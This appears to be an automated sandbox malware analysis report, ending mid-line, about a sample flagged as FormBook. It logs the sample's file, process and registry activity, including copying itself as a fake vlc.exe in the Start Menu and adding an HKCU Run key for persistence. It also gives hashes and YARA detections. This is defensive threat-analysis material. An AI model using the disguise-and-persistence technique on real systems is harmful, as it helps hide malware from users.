C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB506012E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB506012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB505162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	7FFB505163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB506012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4F38B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	4096	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	512	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	512	success or wait	1	7FFB506255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll	unknown	512	success or wait	1	7FFB506255FA	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB506012E7	ReadFile

Analysis Process: conhost.exe PID: 5268 Parent PID: 5164

General

Start time:	11:38:04
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5280 Parent PID: 5184

General

Start time:	11:38:05
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: oftmhayq.exe PID: 5540 Parent PID: 5164

General

Start time:	11:38:09
Start date:	27/11/2020
Path:	C:\Users\Public\oftmhayq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\oftmhayq.exe'
Imagebase:	0x7c0000
File size:	552960 bytes
MD5 hash:	7E26E87AB642008D934824D509559859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.469007949.0000000003B41000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.469007949.0000000003B41000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.469007949.0000000003B41000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6758CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6758CF06	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	object name collision	1	7BF4D23	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic write	device	sequential only | non directory file	object name collision	1	7BF4D23	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67565705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	674C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6756CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	674C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	664D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	664D1B4F	ReadFile

Analysis Process: oftmhayq.exe PID: 4000 Parent PID: 5184

General

Start time:	11:38:11
Start date:	27/11/2020
Path:	C:\Users\Public\oftmhayq.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\oftmhayq.exe'
Imagebase:	0xfa0000
File size:	552960 bytes
MD5 hash:	7E26E87AB642008D934824D509559859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000019.00000002.468368028.00000000043B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000019.00000002.468368028.00000000043B1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000019.00000002.468368028.00000000043B1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6758CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6758CF06	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	664DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7EB4D23	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\oftmhayq.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6789C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0b be c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 50 04 00 00 1e 04 00 00 00 00 00 4e 6f 04 00 00 20 00 00 00 80 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....P..........No... ....@.. ....@................	success or wait	3	7EB4D23	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\oftmhayq.exe.log	unknown	1391	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6789C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67565705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	674C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6756CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	674C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	674C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	664D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	664D1B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Windows\CurrentVersion\Run	vlc	unicode	"C:\Users\user\AppData\Roaming \Microsoft\Windows\Start Menu\ Programs\VideoLAN\vlc.exe"	success or wait	1	664D646A	RegSetValueExW

Analysis Process: oftmhayq.exe PID: 3708 Parent PID: 4000

General

Start time:	11:38:34
Start date:	27/11/2020
Path:	C:\Users\Public\oftmhayq.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\oftmhayq.exe
Imagebase:	0x870000
File size:	552960 bytes
MD5 hash:	7E26E87AB642008D934824D509559859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000002.534769301.0000000001170000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000002.534769301.0000000001170000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001D.00000002.534769301.0000000001170000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000002.533904446.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000002.533904446.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: 